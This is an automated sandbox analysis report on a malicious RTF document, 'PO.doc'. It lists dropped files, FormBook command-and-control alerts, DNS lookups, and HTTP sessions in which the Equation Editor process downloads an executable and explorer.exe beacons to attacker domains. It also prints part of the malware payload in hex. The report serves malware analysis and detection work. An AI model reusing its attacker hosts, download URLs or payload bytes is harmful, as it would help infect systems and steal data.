SHA-256:	FB361537266D06F762642B0C32139E14C2A8A5E6D88915B64691322F17E65CAF
SHA-512:	6180A78765E94FF8978E60661155CBBDE6BE113BDBE51854C05FABA1E428FFAA0E4405A45C3BBC9505330383B19BFA6B6B75804E52FB1EA26C2AE9DF0A253F30
Malicious:	false
Reputation:	unknown
Preview:	%.[.4.&.6.).3.?.4.1./.;.?.-.-.4.].?.>.?._.8.`.?.`.*.7.$.?./...7.[.=.[.=.../...4.%.9.~.~.'.4.7.*.1.,.~.:.0.'.|.?.].[.0.-...?.'.2.?.?.*.).?.0.`.9.=.%.^.'.|._...~.[.|.]._.?.@.?.?.?.*.].`.@.1.4.`.#.].*.+.=.!.3.?...4.?.(.|.,.?.?.7.0.?.<.^.6.%...%.%.7.2.5.`.4.|.9./.<.9.::.?.&.;.|.+.'.?.<.).4.'...~.].@.%.[.,.).+.|.?.6.5.>.?.7.!.0.].(.;.>.#.(.=.^.|.&.?.2.$.6.1.(.=.6.;.9.^.?.!.9.:...=.%.0.6.#.?.#.;.|.<.?...?.2.|./.;.?.8.1.#.'.%.<.,.|.~.....3.].:.?.].`.^.*.|.&.>._...6.*.`.|.(./.[.6.].?...0.(...5.1.~.=.-..._.[.%.<.0.?.-.!.6.%.-.).?.?.&.3.+.@.%.-.,...;.^.?.=.].2.'.1.0.1.=.>.1...?.%./.;.`.-.4.1._.?.:.?.3.^./.^.).>.2.>.1.=.3.].(.^.'.=...;.1.-.?.%.;.3.,.#.<.1./.#./.).<.8.6...8._.,.`.8.&.9.%.-.-...6.1.].`.?.9.@.?...(.?...;.[.$.-.$.%.?.~.(.'.?.=.%.]._.*.<.@.?.=.).?.?.@.-.$.[.....'._.!.7.....7.2.*.%.?.?.3.?.|.0.,./.$.3.@.8.`.7.~.#.,.[.#.?.:.%./.%...?.*.=.1._.....(.%.8.2.0.-.5.>.?.~.&.!.?.2._.@.0.!.1.[.[.$.,.;.+...2.4.).].|...|.1.!.].2.0.?.>./.1.$.^.(.[.~.(.;.:.).&...?...7.#.,.4.9.?.,.8.6.?.0.?.6...0.|.`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F37BA74A-2884-4D29-90C1-0C63AEE1F3DB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F37BA74A-2884-4D29-90C1-0C63AEE1F3DB}.tmp	
Malicious:	false
Reputation:	unknown
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Wed Sep 29 02:42:18 2021, length=19661, window=hide
Category:	dropped
Size (bytes):	1936
Entropy (8bit):	4.478028575484341
Encrypted:	false
SSDEEP:	24:8NnUk/XTuzLI8hvDevQiDv3qRE/7Es2NnUk/XTuzLI8hvDevQiDv3qRE/7Eg:8Gk/XTkrFlaRWf2Gk/XTkrFlaRWB
MD5:	249B619EB64074F7ACC92F26C11AC377
SHA1:	8AAE07E6E2184BE746E4FB3EFC0AFF9D3E2477F7
SHA-256:	4BA781EECD035514A0FB60DB92E641668DA36ACF24A7AD82A1F541E37306BD05
SHA-512:	41C477D88E9BA235268482547AD81368FD02DE529EFF56F424B4857EB3751266121BEFE2C5F5F97748448BDCB27701A79B3B3C6B1265CB9B210014572C2CA872
Malicious:	false
Reputation:	unknown
Preview:	L.....F.... ...9..?...9..?....}l.....L.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....P.2..L..=SJ. .PO.doc..:.....S ..S .*.....P.O...d.o.c.....p.....-...8...[.....?J.....C:\Users\..#.....\\849224\Users.user\Desktop\PO.doc.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....849224.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....L.....F.... ...9..?

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	3.8399229603149925
Encrypted:	false
SSDEEP:	3:M1gAYCtc6YCmX1gAYCv:MiAYUc6Y6AYs
MD5:	088B8C27544B9C39170C0441E31C3B1A
SHA1:	05AD138F31421DEFB3C09831B6CFE977ABE372B8
SHA-256:	C0953ABC66A9CA6017E4AF0644E9EE79209D64990513C518FDE3AAEE03F005EF
SHA-512:	13EBB74599AA1310B975859AC05AF04B6004350266895E86E3A112559C315AD27950FCF1785B483BF2433CCBD9201DF8DAEF606E925EFECFC39B3D8967A212BE
Malicious:	false
Reputation:	unknown
Preview:	[doc]..PO.LNK=0..PO.LNK=0..[doc]..PO.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707526
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyYpfHh233WWPAyfGpKyH/ln:vdsCkWtxJgJXKl
MD5:	6462452E1083FFF3724A32DC01771E8B
SHA1:	244116899824E727C5C399064F004C71D88F7254
SHA-256:	869216753E7235557D0BDCC32046E7DA62B2DD69B9B7175F27AD546161F1EB2A
SHA-512:	303C93E9E5AB236053693ECE6B9925F4E451EE28834A46DCF2A23311CD254F022967632852AFEB46E4C842DCE42072192F0B726B48FBBE9D5FA907918B71CE88
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\ibeframnk863.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped

C:\Users\user\AppData\Roaming\ibeframnk863.exe	
Size (bytes):	624640
Entropy (8bit):	7.132231741936528
Encrypted:	false
SSDEEP:	12288:kzqzgNi+hBr7IUAYpHOSpUeR7/UbuxaWsbkUb+3tkvfY:kvNi+hBr8UAGFBVUbuoWsbkUmgfY
MD5:	CE20BD8F40F78DA603DD17D756745B0A
SHA1:	2538F96FAD951489CD9BB84F9B76B107EA70EAA5
SHA-256:	680993E1220C8D918F192AE23C5C01B6357C58AD68B7CC59FA122C09B7B85CDD
SHA-512:	8138F5FDC8CD0BD806E123CD86FCEB559E7BAFB631D6244F36A86934BE822E6A89CBB9010CBCE8A9A22F9F0F70511E7D0059DE4E8407B9641ECE96848DF5D5D2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.../.Ra.....0..\|..... .....@.. ....@.....4...O.....L..... ....H.....text....{... ...\|..... ..`.rsrc...L.....~.....@..@.rel oc.....@..B.....h.....H.....p...4.....{....*:.(.....}....*..0..$.....u.....,.(.....{.....{....o ...+..*v i.yE)UU.Z(.....{....o!...X*...0.. M.....r...p.....%..{.....-q.....-.&.+.....o"....(#...*....0.....~.....a ...._...da.+..*....0.....{.....+..*&...}....*...0.....(.....+..*...0..?..... ...._....c.....{....(....}..... {....(....}.....{....f.+..*..0..X.....o$.....+6...Y.

C:\Users\user\Desktop\~$PO.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707526
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyYpfHh233WWPAyfGpKyH/ln:vdsCkWtxJgJXKl
MD5:	6462452E1083FFF3724A32DC01771E8B
SHA1:	244116899824E727C5C399064F004C71D88F7254
SHA-256:	869216753E7235557D0BDCC32046E7DA62B2DD69B9B7175F27AD546161F1EB2A
SHA-512:	303C93E9E5AB236053693ECE6B9925F4E451EE28834A46DCF2A23311CD254F022967632852AFEB46E4C842DCE42072192F0B726B48FBBE9D5FA907918B71CE88
Malicious:	**true**
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.426499459410393
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO.doc
File size:	19661
MD5:	601260b52c23f2be80998a22b2fc77dd
SHA1:	e4fd634040abd4f6b58aa7efe8fb59f7e64a395f
SHA256:	2dfd64c86cfb81ed8a280b74e6e7b244a8a98d3788c8c552266ddd5327e4f055
SHA512:	d8beacb0e01df26d41812d4152ff8afe46c25e620d200af0e9d6a27b6f89cd4dc915d77ca2f4f3e04dc78ff43192a4d5b5e52674eef4a000a0cc35dc4ef0df22
SSDEEP:	384:Ac8lCXedYICEJZv+c3zvYcK1CJ+8sgl+0nmhWnPo9lMVEdVACzl9Q2qmNj7aJ52E:AvcXe2ILvZ3tKtbvWbV1MQfEE
File Content Preview:	{\rtf9511%[4&6)3?41/;?--4]?>?_8`?`*7$?/.7[=[=./.4%9~~'47*1,~:0'|?][0-.?'2??*)?0`9=%^'|_.~[|]_?@???*]`@14`#]*+=!3?.4?(|,??70?<^6%.%%725`4|9/<9:?&;|+'?<)4'.~]@%[,)+|?65>?7!0](;>#(=^|&?2$61(=6;9^?!9:.=%06#?#;|<?.?2|/;?81#'%<,|~..3]:?]`^*|&>_.6*`|(/[6]?.0(.51

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001860h								no
1	00001836h	2	embedded	equatiON.3	2142				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/28/21-20:44:09.686778	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	99.83.154.118
09/28/21-20:44:09.686778	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	99.83.154.118
09/28/21-20:44:09.686778	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	99.83.154.118
09/28/21-20:44:09.848998	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	99.83.154.118	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 28, 2021 20:42:28.710421085 CEST	192.168.2.22	8.8.8.8	0x8cf9	Standard query (0)	fantecheo.tk	A (IP address)	IN (0x0001)
Sep 28, 2021 20:44:09.606345892 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.personowner.guru	A (IP address)	IN (0x0001)
Sep 28, 2021 20:44:30.389796972 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.audiofactaesthetic.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 28, 2021 20:42:28.729835987 CEST	8.8.8.8	192.168.2.22	0x8cf9	No error (0)	fantecheo.tk		185.239.243.112	A (IP address)	IN (0x0001)
Sep 28, 2021 20:44:09.656146049 CEST	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.personowner.guru		99.83.154.118	A (IP address)	IN (0x0001)
Sep 28, 2021 20:44:30.410459995 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.audiofactaesthetic.com		63.250.43.8	A (IP address)	IN (0x0001)
Sep 28, 2021 20:44:30.410459995 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.audiofactaesthetic.com		63.250.43.7	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fantecheo.tk
- www.personowner.guru
- www.audiofactaesthetic.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 28, 2021 20:42:28.781491041 CEST</td><td>0</td><td>OUT</td><td>GET /ibefrankszx.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: fantecheo.tk
Connection: Keep-Alive</td></tr>
<tr><td>Sep 28, 2021 20:42:28.809154034 CEST</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx
Date: Tue, 28 Sep 2021 18:42:28 GMT
Content-Type: application/x-msdownload
Content-Length: 624640
Last-Modified: Tue, 28 Sep 2021 03:45:00 GMT
Connection: keep-alive
ETag: "61528fbc-98800"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 2f 85 52 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 7c 09 00 00 0a 00 00 00 00 00 00 86 97 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 34 97 09 00 4f 00 00 00 00 a0 09 00 4c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 94 7b 09 00 00 20 00 00 00 7c 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 4c 06 00 00 00 a0 09 00 00 08 00 00 00 7e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 09 00 00 02 00 00 00 86 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 97 09 00 00 00 00 00 48 00 00 00 02 00 05 00 70 f6 00 00 34 00 03 00 03 00 00 00 a3 01 00 06 a4 f6 03 00 90 a0 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 1e 02 7b 1d 00 00 0a 2a 3a 02 28 1e 00 00 0a 02 03 7d 1d 00 00 0a 2a 00 13 30 03 00 24 00 00 00 01 00 00 11 03 75 02 00 00 1b 0a 06 2c 18 28 1f 00 00 0a 02 7b 1d 00 00 0a 06 7b 1d 00 00 0a 6f 20 00 00 0a 2b 01 16 2a 76 20 69 1f 79 45 20 29 55 55 a5 5a 28 1f 00 00 0a 02 7b 1d 00 00 0a 6f 21 00 00 0a 58 2a 00 00 13 30 07 00 4d 00 00 00 02 00 00 11 14 72 01 00 00 70 17 8d 13 00 00 01 25 16 02 7b 1d 00 00 0a 0a 12 00 12 01 fe 15 04 00 00 1b 07 8c 04 00 00 1b 2d 14 71 04 00 00 1b 0b 12 01 07 8c 04 00 00 1b 2d 04 26 14 2b 0b fe 16 04 00 00 1b 6f 22 00 00 0a a2 28 23 00 00 0a 2a 00 00 00 13 30 03 00 19 00 00 00 03 00 00 11 00 7e 03 00 00 04 03 02 61 20 ff 00 00 00 5f 95 03 1e 64 61 0a 2b 00 06 2a 00 00 00 13 30 01 00 0c 00 00 00 03 00 00 11 00 02 7b 02 00 00 04 0a 2b 00 06 2a 26 00 02 03 7d 02 00 00 04 2a 00 00 13 30 02 00 0e 00 00 00 03 00 00 11 00 02 03 d1 28 0a 00 00 06 0a 2b 00 06 2a 00 00 13 30 03 00 3f 00 00 00 04 00 00 11 00 03 20 ff 00 00 00 5f d2 0a 03 1e 63 d2 0b 02 07 02 7b 02 00 00 04 28 06 00 00 06 7d 02 00 00 04 02 06 02 7b 02 00 00 04 28 06 00 00 06 7d 02 00 00 04 02 7b 02 00 00 04 66 0c 2b 00 08 2a 00 13 30 02 00 58 00 00 00 05 00 00 11 00 15 0a 02 6f 24 00 00 0a 0b 16 13 05 2b 36 00 07 17 59 0b 02 07 6f 25 00 00 0a 0c 00 08 20 ff 00 00 00 5f d2 0d 08 1e 63 d2 13 04 00 11 04 06 28 06 00 00 06 0a 09 06 28 06 00 00 06 0a 00 11 05 17 58 13 05 07 16 fe 02 13 06 11 06 2d c0 06 66 13 07 2b 00 11 07 2a 13 30 02 00 30 00 00 00 06 00 00 11 00 15 0a 02 8e 69 0b
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL/Ra0| @ @4OL H.text{ | `.rsrcL~@@.reloc@BhHp4{*:()}*0$u,({{o +*v iyE)UUZ({o!X*0Mrp%{-q-&+o"(#*0~a _da+*0{+*&}*0(+*0? _c{(}{(}{f+*0Xo$+6Yo% _c((X-f+*00i</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	99.83.154.118	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Sep 28, 2021 20:44:09.686778069 CEST</td><td>661</td><td>OUT</td><td>GET /if60/?xPDxn6=9rThgvBPeDs8DTH&9rK4ARq=HAVwTDf9hhdM5uVFiR32xlZPJI7px6PgcsWLOsR2qKnXYIic fNgC1ah67lW/5Lf7WlrZFg== HTTP/1.1
Host: www.personowner.guru
Connection: close
Data Raw: 00 00 00 00 00 00 00 00
Data Ascii:</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 20:44:09.848998070 CEST	661	IN	HTTP/1.1 403 Forbidden Date: Tue, 28 Sep 2021 18:44:09 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><c enter>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	63.250.43.8	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 28, 2021 20:44:30.571886063 CEST	662	OUT	GET /if60/?9rK4ARq=hKBoXJ/uTBXo6goup8EgTG8p/x7KMVUxfENEE605vE090EN0jXzIfy3RZCXjDv+XGbJHcA= =&xPDxn6=9rThgvBPeDs8DTH HTTP/1.1 Host: www.audiofactaesthetic.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 28, 2021 20:44:30.735729933 CEST	663	IN	HTTP/1.1 404 Not Found content-type: text/html date: Tue, 28 Sep 2021 18:44:30 GMT transfer-encoding: chunked connection: close Data Raw: 33 31 45 41 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 57 65 62 73 69 74 65 20 69 73 20 62 65 69 6e 67 20 63 72 65 61 74 65 64 e2 80 a6 3c 2f 74 69 74 6c 65 3e 0a 20 20 2 0 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 70 6e 67 3b 62 61 73 65 36 34 2c 69 56 42 4f 52 77 30 4b 47 67 6f 41 41 41 41 4e 53 55 68 45 55 67 41 41 41 45 41 41 41 41 42 41 43 41 59 41 41 41 43 71 61 58 48 65 41 41 41 41 41 58 4e 53 52 30 49 41 72 73 34 63 36 51 41 41 43 48 68 4a 52 45 46 55 65 41 48 64 57 32 6c 73 48 45 55 57 72 71 71 5a 73 54 33 6a 32 46 6d 62 48 42 78 42 58 73 79 47 73 41 73 43 43 52 49 52 67 6a 69 63 41 32 4a 48 52 41 74 45 51 74 48 43 6a 32 69 31 69 68 41 53 67 6e 43 45 4f 46 6e 45 6a 39 6a 68 4e 41 67 70 49 43 37 78 41 36 52 6f 45 59 65 49 69 42 30 57 45 67 64 4c 69 59 53 53 72 41 54 69 32 4a 42 73 49 42 41 4d 50 6d 49 6e 64 6a 7a 6a 65 44 78 56 2b 37 33 78 74 4e 55 7a 37 75 6e 70 71 75 6b 5a 6a 2b 67 66 72 75 70 36 72 39 37 33 76 61 2b 72 71 32 71 36 32 35 77 56 2b 4c 6a 77 30 4b 75 52 6f 64 35 54 69 35 52 53 53 78 52 6e 69 78 52 6a 63 7a 68 6a 4e 59 43 74 55 55 78 52 79 54 6a 6a 67 79 67 47 59 52 75 45 72 5a 63 72 64 70 42 7a 66 71 42 36 7a 6e 6b 48 75 78 65 75 6a 35 4a 50 6f 51 37 67 2b 58 3 9 63 65 2b 6a 56 30 48 2f 37 42 74 5a 49 4a 65 39 6e 54 46 33 48 46 41 73 61 6f 58 41 32 44 6e 6d 2b 45 46 78 73 76 33 78 32 37 58 75 48 46 36 36 50 47 38 56 78 36 65 53 72 41 48 2f 73 66 4b 75 69 4c 39 72 39 45 4b 37 6b 2f 62 69 36 46 37 6e 67 61 70 73 77 53 6e 34 42 32 65 30 58 38 4b 71 32 59 30 30 50 6e 4e 4d 4f 6b 4b 57 44 62 77 4a 55 64 54 79 39 49 43 48 6a 2f 30 4c 79 56 32 66 42 38 71 55 5a 68 4c 38 4d 69 4e 44 64 77 34 30 62 6a 2f 67 52 55 50 67 52 70 4c 4a 39 32 39 2f 47 31 66 6a 68 51 69 64 50 58 41 6d 44 73 41 6a 54 44 2b 35 35 6a 34 42 49 52 2b 74 71 4a 65 57 48 49 4f 4f 4c 6d 42 70 4a 53 53 37 45 48 64 48 47 35 70 30 61 66 61 61 34 35 69 56 41 5a 55 66 4c 56 56 4b 70 2f 62 67 73 4d 36 5a 45 4c 6b 59 44 5a 32 63 46 35 7a 65 4d 4e 47 37 2b 79 68 54 4f 2b 4b 72 4e 4f 39 41 57 6c 6c 4c 74 6e 4c 62 6b 4b 57 4d 49 54 78 79 49 53 39 45 46 4f 48 55 36 75 68 36 67 64 61 62 41 50 76 61 72 53 33 45 78 43 6d 6c 30 43 39 42 79 31 78 76 72 50 6f 37 4e 7a 51 56 47 71 44 35 33 77 71 62 70 31 7a 6e 68 43 2b 74 2f 62 46 67 33 71 68 76 61 36 42 62 6f 6a 58 62 2f 76 56 53 53 70 34 53 4a 43 33 48 53 54 5a 37 38 6a 51 51 41 35 46 39 4e 77 41 72 62 78 34 79 54 74 67 42 58 66 50 4e 75 47 64 62 69 4a 59 56 4e 52 6a 38 36 63 53 4a 75 75 6a 32 31 42 66 6a 70 35 32 50 58 41 53 53 69 43 31 51 45 2f 30 69 4b 6d 78 61 55 74 67 41 4a 79 57 37 55 51 69 69 69 73 77 6b 33 62 51 47 51 54 30 6e 4d 2f 46 6c 30 31 65 61 6d 4c 59 42 53 38 72 77 73 34 4e 50 65 62 4d 4a 4e 57 77 43 73 75 62 4f 6d 50 64 Data Ascii: 31EA<!doctype html><html class="no-js" lang=""><head> <meta charset="utf-8"> <meta http-equiv="x-ua- compatible" content="ie=edge"> <title>Website is being created</title> <meta name="description" content=""> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <link rel="apple-touch-icon" href=" 4c6QAACHhJREFUeAHdW2lsHEUWrqqZsT3j2FmbHBxBXsyGsAsCCRIRgjicA2JHRAtEQtHCj2i1ihASgnCEOFnEj9jh NAgpIC7xA6RoEYeIiB0WEgdLiYSSrATi2JBsIBAMPmIndjzjeDxV+73xtNUz7unpqukZj+gfrup6r973va+rq2q625 wV+Ljw0KuRod5Ti5RSSxRnixRjczhjNYCtUUxRyTjjgygGYRuErZcrdpBzfqB6znkHuxeuj5JPoQ7g+X9ce+jV0H/7 BtZIJe9nTF3HFAsaoXA2Dnm+EFxsv3x27XuHF66PG8Vx6eSrAH/sfKuiL9r9EK7k/bi6F7ngapswSn4B2e0X8Kq2Y0 0PnNMOkKWDbwJUdTy9ICHj/0LyV2fB8qUZhL8MiNDdw40bj/gRUPgRpLJ929/G1fjhQidPXAmDsAjTD+55j4BIR+tq JeWHIOOLmBpJSS7EHdHG5p0afaa45iVAZUfLVVKp/bgsM6ZELkYDZ2cF5zeMNG7+yhTO+KrNO9AWllLtnLbkKWMITx yIS9EFOHU6uh6gdabAPvarS3ExCml0C9By1xvrPo7NzQVGqD53wqbp1znhC+t/bFg3qhva6BbojXb/vVSSp4SJC3HS TZ78jQQA5F9NwArbx4yTtgBXfPNuGdbiJYVNRj86cSJuuj21Bfjp52PXASSiC1QE/0iKmxaUtgAJyW7UQiiiswk3bQ GQT0nM/Fl01eamLYBS8rws4NPebMJNWwCsubOmPd

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 292 Parent PID: 596

General

Start time:	20:42:18
Start date:	28/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fc30000
File size:	1423704 bytes
